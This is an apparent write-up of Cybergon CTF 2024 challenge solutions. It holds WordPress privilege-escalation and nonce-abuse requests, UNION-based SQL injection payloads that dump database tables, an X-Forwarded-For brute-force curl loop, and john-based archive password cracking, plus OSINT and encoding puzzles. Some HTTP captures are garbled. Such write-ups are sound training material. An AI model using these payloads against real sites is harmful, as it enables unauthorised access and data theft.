
When I analyze provided php file from challenge and I notice that at profile update, I can upgrade my role from subscriber to contributor role by add custom_option parameter as array with value 0 at profile update request.

custom_option[] = 0

```

Request
Pretty Raw Hex
1 POST /wp-admin/profile.php HTTP/1.1
2 Host: 46.250.232.141:8081
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://46.250.232.141:8081/wp-admin/profile.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 340
10 Origin: http://46.250.232.141:8081
11 Connection: keep-alive
12 Cookie: wordpress_ab6f97384e852c1c54e3ac3d637df9=hello7C1733B1051597Cm7nBQ141b3vqebruDlqjV2f61muw7VxECTTB3TP%7Cfdd4f
13 cookie=wordpress_logged_in_aaa08644c08b5444c3e0b770dC9b0=
14 upgrade-insecure-requests: 1
15 Priority: u+0, i
16 _wpnonce=ed273be034_wp_http_referer=%CFwp-admin%Fprofile.php&from=
profile+checkuser_id=%color-nomewh00D0b01admin_color=fresh
admin_bar_front=1&user_login=1&ofire_name=the_name=chiramas-hello
&display_name=hello&email=uri=description=ipasal+past+&custom_field=
&action=update&user_id=2&submit=Update+Profile+&custom_option[]=[0]

```



```

<!DOCTYPE html>
<html lang="en-US"> <head> </head>
<body class="post-template-default single single-post postid-1 single-for-logged-in admin-bar no-customize-support wp-embed-responsive"> <overflow>
  <div id="wpadminbar" class="nojq" </div> <event>
    <a class="skip-link screen-reader-text" href="#wp-admin-bar-target">Skip to content</a> </overflow>
  <div style="position: fixed; top: 50%; left: 50%; transform: translate(-50%, -50%); text-align: center;"> <content>
    CYBERGON_CTF2024{w0rdpr3ss_vUIN_1s_FuN_4nd_3asy}
  </div>
  <script id="hoverintent-js-jq" src="http://46.250.232.141:8081/wp-includes/js/hoverintent.js.min.js?ver=2.2.1"></script>
  <script id="admin-bar-js" src="http://46.250.232.141:8081/wp-includes/js/admin-bar.min.js?ver=8.2.3"></script>
  <script id="comment-reply-js" src="http://46.250.232.141:8081/wp-includes/js/comment-reply.min.js?ver=5.2.1" async="" data-wp-strategy="async"></script>
  <script id="wp-block-template-skip-link-js-after"></script>
</body>
</html>

```

CYBERGON_CTF2024{w0rdpr3ss_vUIN_1s_FuN_4nd_3asy}

Event

Event

Can you find the hidden cybergon event and take the flag. Flag Format:
CYBERGON_CTF2024{xxx} Authors:mgthuramoemyint

<http://46.250.232.141:5555/>

I found SQL error at search.php via date parameter. So I try to fix SQL error and to extract data from database by using sql injection.

```

a'%2b'b'or'1'='1';--
%2b for + ( string concatenation for sql )

```

Request	Response
<pre>1 GET /search.php?query=aa&date=a'%"b'or'1'='1';-- HTTP/1.1 2 Host: 46.250.232.141:5555 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Content-Type: application/x-www-form-urlencoded 9 Cookies: test_cookie=WP420Cookie1C0check; wp-settings-time-2=1733717012; wordpres_logged_in_aab300865494c03b9d44c23e0b770425b0=adfd1a7C173381051947Cm7nBQ141b7CvqeheuED1qV7f6lmuc7kVx82TTBD3Y7v7C1468c04247e5c548d14e159e52e2613d3e45b5b4113e2c57d4f6b5eab5t4da597a; wp_lang=en_US; PHPSESSID=b19827aaabd174f12037ef780c0f1ce; wordpress_logged_in_abebf97384b852c1c54e3ac3de37df9=hel1o7C173380976547CkPBH0xgPlcuw0041A5sx0glw0h9ayyPXBdWtqFsf3%7C550ec93ca56d5b26f67cd89cb827e9ec019e3949efb13fdd651b66c4e589c70 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 12</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Mon, 09 Dec 2024 04:23:23 GMT 3 Server: Apache/2.4.62 (Debian) 4 X-Powered-By: PHP/8.0.26 5 Vary: Accept-Encoding 6 Content-Length: 2100 7 Keep-Alive: timeout=5, max=100 8 Connection: Keep-Alive 9 Content-Type: text/html; charset=UTF-8 10 11 <!DOCTYPE html> 12 <html lang="en"> 13 <head> 14 <meta charset="UTF-8"> 15 <meta name="viewport" content="width=device-width, initial-scale=1.0"> 16 <title> 17 Search Results 18 </title> 19 <link rel="stylesheet" href="css/style.css"> 20 </head> 21 <body> 22 <div class="container"> 23 <h1> 24 Search Results 25 </h1> 26 <p class="date"> 27 Monday, December 9, 2024 28 </p> 29 30 Back to Search 31 32 <ul class="results"> 33 34 <h2> 35 Tech Conference 36 </h2> 37 <p></pre>

So I tried with union based SQL injection and extract table names and column names from database.

```
a'%"b'and'1'='2'%0aunion%0aselect%0a1,group_concat(table_name,':::',column_name,'%0a'),3,4,5%0afrom%0ainformation_schema.columns%0awhere%0atable_schema=database();--
%0a for space bypass
```

Request	Response
<pre>1 GET /search.php?query=aa&date= a'%"b'and'1'='2'%0aunion%0aselect%0a1,group_concat(table_name,':::',co lumn_name,'%0a'),3,4,5%0afrom%0ainformation_schema.columns%0awhere%0atab le_schema=database();-- HTTP/1.1 2 Host: 46.250.232.141:5555 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Content-type: application/x-www-form-urlencoded 9 Cookies: test_cookie=WP420Cookie1C0check; wp-settings-time-2=1733717012; wordpres_logged_in_aab300865494c03b9d44c23e0b770425b0=adfd1a7C173381051947Cm7nBQ141b7CvqeheuED1qV7f6lmuc7kVx82TTBD3Y7v7C1468c04247e5c548d14e159e52e2613d3e45b5b4113e2c57d4f6b5eab5t4da597a; wp_lang=en_US; PHPSESSID=b19827aaabd174f12037ef780c0f1ce; wordpress_logged_in_abebf97384b852c1c54e3ac3de37df9=hel1o7C173380976547CkPBH0xgPlcuw0041A5sx0glw0h9ayyPXBdWtqFsf3%7C550ec93ca56d5b26f67cd89cb827e9ec019e3949efb13fdd651b66c4e589c70 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 12</pre>	<pre>19 <body> 20 <div class="container"> 21 <h1> 22 Search Results 23 </h1> 24 <p class="date"> 25 Monday, December 9, 2024 26 </p> 27 28 Back to Search 29 30 <ul class="results"> 31 32 <h2> 33 cybergon::id 34 ,cybergon::title 35 ,events::id 36 ,events::title 37 ,events::description 38 ,events::date 39 ,events::location 40 </h2> 41 <p> 42 3 43 </p> 44 45 Date: 46 47 4 48 49 Location: 50 51 </p> 52 53 54 </div> 55 </body> 56 </html></pre>

I got flag from cybergon table, title column.

```
a'%"b'and'1'='2'%0aunion%0aselect%0a1,group_concat(title,'%0a'),3,4,5%0afro
m%0acybergon;--
```

CYBERGON_CTF2024{Sql_1s_FuN_4nd_E@Sy}

Cybergon Blog 2

CybergonBlog2

Cybergon launched blog2 since blog1 is not that secure, they also have confidential pages. Flag Format: CYBERGON_CTF2024{xx} Author: mgthuramoemyint

<http://46.250.232.141:8082/>

I register new account at blog and analyze the provided php file and I found generate_nonce and read_post_data functions. These function use is_admin() function, that function can't validate role of users. I know that is_admin function from following talk.

<https://www.youtube.com/watch?v=BZCOehWZm4o>

```

31     }
32
33     public function generate_nonce() {
34         if (is_admin()) {
35             $nonce = wp_create_nonce('read_post_data_nonce');
36             wp_send_json_success(['nonce' => $nonce]);
37         } else {
38             wp_send_json_error(['message' => 'Unauthorized']);
39         }
40     }
41
42     public function read_post() {
43         $post_id = isset($_POST['post_id']) ? intval($_POST['post_id']) : 0;
44         $post = get_post($post_id);
45
46         if ($post && $post->post_status === 'publish') {
47             wp_send_json_success(['post_data' => [
48                 'title' => $post->post_title,
49                 'content' => $post->post_content,
50             ]]);
51         } else {
52             wp_send_json_error(['message' => 'Post not found or not published']);
53         }
54     }
55
56     public function read_post_data() {
57         check_ajax_referer('read_post_data_nonce', 'nonce');
58
59         $post_id = isset($_POST['post_id']) ? intval($_POST['post_id']) : 0;
60         $post = get_post($post_id);
61
62         if (is_admin() && $post) {
63             wp_send_json_success(['post_data' => [
64                 'title' => $post->post_title,

```

So normal subscriber role user can generate nonce to use at read_post_data() function to read all posts bez that function didn't check post_status, just check post_id and nonce value.

Request	Response
<pre> Pretty Raw Hex 1 POST /wp-admin/admin-ajax.php HTTP/1.1 2 Host: 127.0.0.1:232.141.8002 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0 4 Accept: /* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://127.0.0.1:232.141.8002/wp-admin/profile.php 8 Connection: keep-alive 9 Cookie: wordpress_a3d066494c0db9d4423e0b770d45b0= hellos7Cf1733895205017C516f931cwAbM7pbym8eyMf47730j7TpTfJ8q7sH047Caef5ff 76a795ddac05bf4c43980338041b3c50aae769fe77bf153ab159320204; wordpress_abeb4f579384b65c1c154e3ac3d6374f9= hellos7Cf173389576347C516f931cwAbM7pbym8eyMf47730j7TpTfJ8q7sH047Caef5ff 7e141393b193946d747b-3bd1fb4d465542bf211f7a4c37fced6; wordpress_test_cookie=WP-Cookie%2B; wp-settings-time=2=1733715305 ; maxdepth_logged_in_a3d066494c0db9d4423e0b770d45b0= hellos7Cf1733895205017C516f931cwAbM7pbym8eyMf47730j7TpTfJ8q7sH047Caef5ff 8c4de4f1a5fe4da455e055be1341b3c50aae769fe77bf153ab159320204; wp_lang=en_US; PHPSESSID=b19527aab0174f12037ce4f78c0f11c4; wordpress_logged_in_abeb4f579384b65c1c154e3ac3d6374f9= hellos7Cf173389576347C516f931cwAbM7pbym8eyMf47730j7TpTfJ8q7sH047Caef5ff 523ca565b26f67c8d9c9827e9c01e3949ef31fd5d1b66c4e589c70 10 Content-Type: application/x-www-form-urlencoded 11 Content-Length: 21 12 13 action=generate_nonce </pre>	<pre> Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Wed, 11 Jan 1984 04:42:37 GMT 3 Server: Apache/2.4.62 (Debian) 4 X-Powered-By: PHP/8.2.26 5 X-Robots-Tag: noindex 6 X-Content-Type-Options: nosniff 7 Expires: Wed, 11 Jan 1984 05:00:00 GMT 8 Cache-Control: no-cache, must-revalidate, max-age=0, no-store, private 9 Referrer-Policy: strict-origin-when-cross-origin 10 X-Frame-Options: SAMEORIGIN 11 Content-Length: 46 12 Keep-Alive: timeout=5, max=100 13 Connection: Keep-Alive 14 Content-Type: application/json; charset=UTF-8 15 16 { 17 "success": true, 18 "data": [19 { 20 "nonce": "2a7af402de" 21 } 22] 23 } </pre>

I got flag from post_id value 5.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 POST /wp-admin/admin-ajax.php HTTP/1.1 2 Host: 46.250.232.141:8082 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://46.250.232.141:8082/wp-admin/profile.php 8 Connection: keep-alive 9 Content-Type: application/x-www-form-urlencoded Hello7C173308576547C546P31cvAmBvTpHygn8eqM4777j0jTf7J3g7xH8V7Cae5ff 75e77d4de230b4c43989c3380041b3c68a7694e77b4f253a3b153928204; wordpress_abcd#f7284b852c21c54e2ac3d37dfe# hello7C173308576547C546P31cvAmBvTpHygn8eqM4777j0jTf7J3g7xH8V7Cf1437 7e12343193b5520475dd107b1c3bd10hbds6551e2ba211834c371cc66; wordpress_test_cookie=WPA120Cookie1e20check; wp-settings-time=2=1733719305 ; wordpress_logged_in_aab0865454c0DB9d4443ae0b770d5b0# hello7C173308576547C546P31cvAmBvTpHygn8eqM4777j0jTf7J3g7xH8V7Cd73a4 8c4def1a5e9da495e856b#e1341b1666abb401b103604832a74ca53; wp_lang= en_US; PHPSESSID=b19827aab174f12037ce478cf11c; wordpress_logged_in_abcb#f97384b852c1c54e3ac3d37dfe# hello7C173308576547C546P31cvAmBvTpHygn8eqM4777j0jTf7J3g7xH8V7C550ec 93ca665b26fd7ed89dc7e9e019e3945efh13ffd651b66c4e589c70 10 Content-Type: application/x-www-form-urlencoded 11 Content-Length: 48 12 13 action=read_post_data&nonce=2a7af402de&post_ids=				1 HTTP/1.1 200 OK 2 Date: Mon, 09 Dec 2024 04:43:23 GMT 3 Server: Apache/2.4.62 (Debian) 4 X-Powered-By: PHP/8.2.26 5 X-Robots-Tag: noindex 6 X-Content-Type-Options: nosniff 7 Expires: Wed, 1 Jan 1984 05:00:00 GMT 8 Cache-Control: no-cache, must-revalidate, max-age=0, no-store, private 9 Referer-Policy: strict-origin-when-cross-origin 10 X-Frame-Options: SAMEORIGIN 11 Content-Length: 108 12 Keep-Alive: timeout=5, max=100 13 Connection: Keep-Alive 14 Content-Type: application/json; charset=UTF-8 15 16 { "success":true, "data":{ "post_data":{ "title":"Flag", "content":"CYBERGON_CTF2024(WordPr3ss_1s_FuN_W4s_1t?)" } } }			

CYBERGON_CTF2024{W0rdPr3ss_1s_FuN_W4s_1t?}

HTTP

Protocol

Protocol

By making a proper request to this api endpoint [api.intelbyte.io], retrieve the flag from its response.

Flag Format : CYBERGON_CTF2024{xxxxxxxx}

Author : Too

Reminder: Use curl and wget exclusively

api.intelbyte.io

I got flag with Content-Type: application/json

```
curl -X GET -H "Content-Type: application/json" https://api.intelbyte.io
```

CYBERGON_CTF2024{CybEr!-2024-G0n!-GeNt}

Trespasser

Trespasser

Access to the endpoint [backend.intelbyte.io] appears restricted, only accepting requests through a particular source. Your challenge is to figure out how to get a valid response.

Tip: curl/wget are your friend and consider that some well-known public DNS servers might serve as intermediaries, however not the ones you're thinking of.

Author : Too

backend.intelbyte.io

I generated public dns server ip wordlist with chat gpt.

```
8.8.8.8
8.8.4.4
1.1.1.1
1.0.0.1
208.67.222.222
208.67.220.220
9.9.9.9
149.112.112.112
8.26.56.26
8.20.247.20
4.2.2.1
4.2.2.2
4.2.2.3
```

```
4.2.2.4
4.2.2.5
4.2.2.6
64.6.64.6
64.6.65.6
77.88.8.8
77.88.8.1
77.88.8.88
77.88.8.2
77.88.8.7
77.88.8.3
94.140.14.14
94.140.15.15
94.140.14.15
94.140.15.16
185.228.168.168
185.228.169.168
185.228.168.10
185.228.169.11
185.228.168.9
```

And I brute force X-Forwarded-For header value at get request of backend.intelbyte.io.

```
for i in $(cat ips.txt );do curl -X GET -H "X-Forwarded-For: "$i
https://backend.intelbyte.io;done
```

```
CYBERGON_CTF2024{3434-rvq34-5sdaf-ga4vw!}
```

MISC

Rules

Rules

Did you read our CTF's rules ? Are the rules same ? Flags are separated by 3 different places.

CYBERGON_CTF2024{xxxx_xxxx_xxxxx}

Author - iamkfromburma

I found first part of flag at discord channel.

Welcome to #rules!

This is the start of the #rules channel. 46-6c-61-67-20-50-61-72-74-31-20-3e-20-64-31-73-63-30-72-64-5f

November 13, 2024

Paste hex numbers or drop file

```
46 6c 61 67 20 50 61 72 74 31 20 3e 20 64 31 73 63 30 72 64 5f
```

Character encoding

ASCII

Convert Reset Swap

Flag Part1 > d1sc0rd_

Copy Save

Second part from Rule page

CYBERGON_CTF 2024 Rules Sponsors Users Teams Scoreboard Challenges N

Rules

1. Flags are not to be shared between teams. Any violation will result in both teams being banned from the event.
2. Attacking event infrastructure is strictly prohibited.
3. Brute-forcing answers is not allowed. Please follow the flag format: CYBERGON_CTF2024{xxxxxx}.
4. Writeups should only be published after the event concludes.
5. Refrain from sharing hints or answers with other participants.
6. If your flag submission doesn't work despite being correct, please contact the admin team.
7. Report any technical issues to the admin team immediately.
8. When registering on the CTF portal, remember to specify your country of origin.

[Flag Part2 > _p0rt4l](#)

Prizes

International Teams

1. First Team - Gold Coin + TBD
2. Second Team - Silver Coin + TBD

Final part from cybergon blog

cybergonmyanmar.com/blog/detail/14

TryHackMe Free Grammar Che... Web Security study Recon HTB SOC English Office Servers Chats Gmail YouTube

info@cybergonmyanmar.com
<https://www.facebook.com/cybgon/>
<https://www.linkedin.com/company/cybgon>

HELLFIRE Positive Tech GMA Altered

News

Share on social media

[Share on Facebook](#) [Share on LinkedIn](#)

Rules

Flags are not to be shared between teams. Any violation will result in both teams being banned from the event.
Attacking event infrastructure is strictly prohibited.
Brute-forcing answers is not allowed. Please follow the flag format: CYBERGON_CTF2024{Flag_Part3 > _w3b}.

Writeups should only be published after the event concludes.
Refrain from sharing hints or answers with other participants.
If your flag submission doesn't work despite being correct, please contact the admin team.
Report any technical issues to the admin team immediately.
When registering on the CTF portal, remember to specify your country of origin.

CYBERGON_CTF2024{d1sc0rd_p0rt4l_w3b}

Sponsors

Did you already check our sponsors ? If you watch carefully, you will see the entire flag.
CYBERGON_CTF2024{xxx_xxx_xxx}

Author - iamkfromburma

I got youtube link from ctftime cybergon ctf event page.

https://www.youtube.com/watch?v=z_ijQc-GfLQ

Mira Team - TBD

[Winning teams from countries outside Myanmar and Thailand must cover shipping costs to receive physical prizes]

[Our Sponsors \(https://youtu.be/z_ijQc-GfLQ\)](https://youtu.be/z_ijQc-GfLQ)

Tier Sponsors

Silver Sponsor - Hellfire Security (<https://www.hellfiresecurity.com/>)
Bronze Sponsor - Pacific Tech Myanmar
Bronze Sponsor - Golden Myanmar Apex


Certification & Training Vouchers

Altered Security (<https://www.alteredsecurity.com/>)
Creatigon (<https://www.creatigon.com/>)

TShirts Sponsors

Hellfire Security (<https://www.hellfiresecurity.com/>)
Lollipop Clothing Bar

And I got flag from this youtube video.



CYBERGON_CTF2024{h3llfir3_p4cific_gm4_alt3r_creatig0n}

Zip Zap

Zip Zap

Can you extract all the way to the end?

Author - Andro6

I extract provided zip file by using following python script.

```
import os
import subprocess

def extract_nested_zip_with_password(zip_path, output_dir):
    current_zip_path = zip_path

    for layer in range(1, 1000): # Adjust max Layers as needed
        try:
            # Create temporary directory to extract the current layer
            layer_output_dir = os.path.join(output_dir, f"layer_{layer}")
            os.makedirs(layer_output_dir, exist_ok=True)

            # List contents of the current zip file to get the inner file
            name
            result = subprocess.run(
                ['7z', 'l', current_zip_path],
                capture_output=True, text=True, check=True
            )
            # Extract the inner file name (assumes one file per ZIP Layer)

            for line in result.stdout.splitlines():
                print(line)
                if "password" in line: # Find the ZIP file
                    inner_file_name = line.split()[-1]
                    break
            else:
                print(f"No inner ZIP file found in layer {layer}")
                break

            # Use the inner file name as the password
            print(inner_file_name)
            password = inner_file_name.split('-')[1].split('.')[0].strip()

            # Extract the inner ZIP file
            subprocess.run(
                ['7z', 'x', f'-p{password}', current_zip_path, f'-'
```

```

o{layer_output_dir}'],
    check=True, stdout=subprocess.DEVNULL
)

# Update current_zip_path to point to the new inner zip file
current_zip_path = os.path.join(layer_output_dir,
inner_file_name)

except subprocess.CalledProcessError as e:
    print(f"Extraction failed at layer {layer}: {e}")
    break

if __name__ == "__main__":
    # Define the path to the outermost zip file and output directory
    outer_zip = "500.zip" # Replace with the actual file path
    output_directory = "extracted_files"

    # Create the output directory if it doesn't exist
    os.makedirs(output_directory, exist_ok=True)

    # Start the extraction process
    extract_nested_zip_with_password(outer_zip, output_directory)

```

And We got fake flag at lowest zip layer -_. But we notice that password is something .

```

$ ls *.zip | sort -n | cut -d '-' -f 7 | sed 's/.zip//' | tr -d '\n'
S4LDz#u08De=7SZMVDrKL+vxD0jW!E#$2%!=#$@bj~w[CyilBQKX-u6~vxax+ubuJ68qkzcXg~!=bMwpAT2^vS8~tz,VrV3cMrmUF+#M(62.V2m;xg6-,B'R.$FyZgyO!mhhmzmVYlrtpc!mYaj)pzz.t2lJwAzyZgd9'i$(DkE]L['oRnx.^fOTr;uL,wBFiip.%DU8-69Z-AagR!zay1D')$.{5l%{B-czsS{{%j+9cvK[e~gAuyU%62)!7b)-p}4%b019H]L%LbjjuV,Yu$X=vH]r%.AZ3OX@F-nP@M^n]d4Q.q7r2~qH}6^ky1T){^xv^bco$zk8};)H9&'H~H}QoAK5U.-K3E8+dutInjc3KJ'(p'uZje15w[Gb+HxgIf^26^A-kCYBERGON_CTF2024{y0U_g07_r341_F14g)o4X50Uv+,o`koMwdSOX_4j$otYZW9Vz, oPrsr$cGZHqdrq.
tC_bfJ.5)v3-mY0'.500

```

CYBERGON_CTF2024{y0U_g07_r341_F14g}

Triple Quiz

Triple Quiz

You'll recognize it when you see it, it's something you've already done before.

CYBERGON_CTF2024{XXXXXXXXXXXXXXXXXXXX}

Author - iamkfromburma

We got Triple Quiz.wav file when extract provided rar file. But before extract, we need to crack zip password file with rar2john and rockyou wordlist.

```

$ rar2john Triple_Quiz.rar > TripleQ_Hash.txt
[+] (kali㉿kali: ~) $ john --wordlist=/usr/share/wordlists/rockyou.txt TripleQ_Hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ICEMAN          (Triple_Quiz.rar)

```

So upload that .wav file to morse audio decoder and we got T9 encoded value.

Convert from T9 to text

CYBERGON_CTF2024{MORSEWITHTNINE}

Favorite Menu & Restaurant

Favorite Menu & Restaurant

Although I always play CTFs in the weekend, I don't have a chance to update new upcoming event in my list. But, I only need cybergon's .. , they already have one. There will be some password protected zip file. If you cannot crack, you will need to find out the zip password (City_Country) that is belonged to the stolen boat by using some osint. Please write menu and name like the given format.


CYBERGON_CTF2024{Favorite Menu_Restaurant Name}.

Author - iamkfromburma

We accidentally found google calendar link from CyberGon official discord channel (#ctf)

```
https://calendar.google.com/calendar/u/0/embed?src=c_2b3f2196ee1f41261f3f410969f8bce583926578d1acf25a1393799bf4b4fdab@group.calendar.google.com&ctz=Asia/Bangkok&fbclid=IwY2xjawExbuZleHRuA2F1bQIxMAABHUVBoorF8hFwRmFOUjRKwQ-rlBulQeoCEB44oyKi9vQ8Q6JUjkSoQeCgpw_aem_PgpJ0of1UuoV0pq9CtGPDQ
```

When we enter above calendar link, we found some hex values from description.




We convert from hex to string, got zip file download link.

<https://tinyurl.com/bddetmxh>

Hard 2 items		
Name	Last modified	File size
Boat.jpg	Nov 29, 2024	141 KB
Ghost Sound.zip	Nov 29, 2024	4 MB

